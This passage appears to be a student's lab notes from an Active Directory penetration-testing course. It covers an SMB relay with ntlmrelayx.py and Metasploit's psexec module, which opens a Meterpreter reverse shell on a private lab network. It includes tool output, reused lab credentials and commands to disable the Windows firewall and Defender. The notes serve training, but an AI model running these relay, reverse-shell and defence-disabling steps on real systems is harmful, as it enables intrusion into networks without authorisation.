[sudo] password for kali:
Type help for list of commands
# help

 open {host,port=445} - opens a SMB connection against the target host/port
 login {domain/username,passwd} - logs into the current SMB connection, no parameters for NULL connection. If no pas
sword specified, it'll be prompted
 kerberos_login {domain/username,passwd} - logs into the current SMB connection using Kerberos. If no password speci
fied, it'll be prompted. Use the DNS resolvable domain name
 login_hash {domain/username,lmhash:nthash} - logs into the current SMB connection using the password hashes
 logoff - logs off
 shares - list available shares
 use {sharename} - connect to an specific share
 cd {path} - changes the current directory to {path}
 lcd {path} - changes the current local directory to {path}
 pwd - shows current remote directory
 password - changes the user password, the new password will be prompted for input
 ls {wildcard} - lists all the files in the current directory
 rm {file} - removes the selected file
 mkdir {dirname} - creates the directory under the current path
 rmdir {dirname} - removes the directory under the current path
 put {filename} - uploads the filename into the current path
 get {filename} - downloads the filename from the current path
 mount {target,path} - creates a mount point from {path} to {target} (admin required)
 umount {path} - removes the mount point at {path} without deleting the directory (admin required)
 info - returns NetrServerInfo main results
 who - returns the sessions currently connected at the target host (admin required)
 close - closes the current SMB Session
 exit - terminates the server process (and this session)

# whoami
** Unknown syntax: whoami
# id
** Unknown syntax: id
# who
host: \\192.168.163.133, user: Administrator, active:   219, idle:     0
host: \\192.168.163.133, user: Administrator, active:   219, idle:   219
# 
```



Another possibility here would be to issue a command with the ntmlrelayx.py, just as proof of concept.


We can also issue a command in the ntlmrelayx.py, but I could not make it work :

```
┌──(kali㉿kali)-[~/Desktop/TCM-ActiveDirectory-Lab/SMB-Relay-Attack]
└─$ ntlmrelayx.py -tf targets.txt -smb2support -c "systeminfo"
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWar
ning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and
 will be removed in the next release.
[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
[*] SMBD-Thread-3: Received connection from 192.168.163.157, attacking target smb://192.168.163.158
[*] Authenticating against smb://192.168.163.158 as ONEPIECE\LMonkey SUCCEED
[*] SMBD-Thread-5: Received connection from 192.168.163.157, attacking target smb://192.168.163.157
[-] Authenticating against smb://192.168.163.157 as ONEPIECE\LMonkey FAILED
[*] SMBD-Thread-6: Received connection from 192.168.163.157, attacking target smb://192.168.163.158
[*] Authenticating against smb://192.168.163.158 as ONEPIECE\LMonkey SUCCEED
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[-] SCMR SessionError: code: 0x420 - ERROR_SERVICE_ALREADY_RUNNING - An instance of the service is already running.
[*] Executed specified command on host: 192.168.163.158
[-] SMB SessionError: STATUS_OBJECT_NAME_NOT_FOUND(The object name is not found.)
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
```


```
┌──(kali㉿kali)-[~/Desktop/TCM-ActiveDirectory-Lab/SMB-Relay-Attack]
└─$ ntlmrelayx.py -tf targets.txt -smb2support -c "whoami"
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWar
ning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and
 will be removed in the next release.
[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
[*] SMBD-Thread-3: Received connection from 192.168.163.157, attacking target smb://192.168.163.158
[*] Authenticating against smb://192.168.163.158 as ONEPIECE\LMonkey SUCCEED
[*] SMBD-Thread-5: Received connection from 192.168.163.157, attacking target smb://192.168.163.157
[-] Authenticating against smb://192.168.163.157 as ONEPIECE\LMonkey FAILED
[*] SMBD-Thread-6: Received connection from 192.168.163.157, attacking target smb://192.168.163.158
[*] Authenticating against smb://192.168.163.158 as ONEPIECE\LMonkey SUCCEED
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[-] SCMR SessionError: code: 0x420 - ERROR_SERVICE_ALREADY_RUNNING - An instance of the service is already running.
[*] Executed specified command on host: 192.168.163.158
[-] SMB SessionError: STATUS_OBJECT_NAME_NOT_FOUND(The object name is not found.)
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
```


```
#ntlmrelayx.py -tf targets.txt -smb2support -c "whoami"
```

90.07 - SMB Relay Mitigations




90.08 - Gaining Shell Access





If we are concerned about being picked up by Blue team/Antivirus/IDS/IPS, or we want to be silent for some other reason.



Fire up MSFConsole.

Search psexec

We want /exploit/windows/smb/psexec. On mine, it was option 4.

We are going to change the payload to windows x64 instead of the default.

set payload windows/x64/meterpreter/reverse_tcp

Set RHOST, SMBDomain, SMBPassword or SMBHash, SMBUser. Not sure if it is the user set on Active Directory, or local user set up when we first boot the machine.Tried Frank, LMonkey, and ZRoronoa.

```
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                192.168.163.158  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             ONEPIECE.local   no        The Windows domain to use for authentication
   SMBPass               Password1        no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder share
   SMBUser               frank            no        The username to authenticate as


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.163.133  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.163.133:4444
[*] 192.168.163.158:445 - Connecting to the server ...
[-] 192.168.163.158:445 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection with (192.168.163.158:445) timed out.
[*] Exploit completed, but no session was created.
```

```
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                192.168.163.157  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             ONEPIECE.local   no        The Windows domain to use for authentication
   SMBPass               Password1        no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder share
   SMBUser               lmonkey          no        The username to authenticate as


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.163.133  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.163.133:4444
[*] 192.168.163.157:445 - Connecting to the server ...
[-] 192.168.163.157:445 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection with (192.168.163.157:445) timed out.
[*] Exploit completed, but no session was created.
```

```
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                192.168.163.157  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             ONEPIECE.local   no        The Windows domain to use for authentication
   SMBPass               Password2        no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder share
   SMBUser               ZRoronoa         no        The username to authenticate as


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.163.133  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.163.133:4444
[*] 192.168.163.157:445 - Connecting to the server ...
[-] 192.168.163.157:445 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection with (192.168.163.157:445) timed out.
[*] Exploit completed, but no session was created.
```

Machines were up. One of the tries the client was logged in the account. Not sure what is happening.


09/30/2024 - 23:57 - (Update by the end of session)

Windows command to disable firewall: "#netsh advfirewall set allprofiles state off"

Do not forget to disable the client Firewall.

It was not working, but then after Disabling the Firewall, the error message changed:

We have now access denied. And, if you are logged in the Client and can see the screen before running the exploit, Windows Defender will notify about threads immediately after you run the exploit. Then, I disabled Windows Defender, and the exploit worked.




```
meterpreter > sysinfo
Computer        : THEROBOT
OS              : Windows 10 (10.0 Build 19045).
Architecture    : x64
System Language : en_US
Domain          : ONEPIECE
Logged On Users : 7
Meterpreter     : x64/windows
meterpreter >
```


```
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                192.168.163.158  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             ONEPIECE.local   no        The Windows domain to use for authentication
   SMBPass               Password1        no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN$,C$, ...) or a normal read/write folder share
   SMBUser               LMonkey          no        The username to authenticate as

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.163.133  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.163.133:4444
[*] 192.168.163.158:445 - Connecting to the server ...
[*] 192.168.163.158:445 - Authenticating to 192.168.163.158:445|ONEPIECE.local as user 'LMonkey' ...
[*] 192.168.163.158:445 - Selecting PowerShell target
[*] 192.168.163.158:445 - Executing the payload ...
[+] 192.168.163.158:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (200774 bytes) to 192.168.163.158
[*] Meterpreter session 2 opened (192.168.163.133:4444 → 192.168.163.158:55254) at 2024-10-02 00:33:10 -0400

meterpreter >
```

It worked with both users set up on Active Directory. For me, LMonkey, and ZRoronoa. Nami, and Frank did not work.

```
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
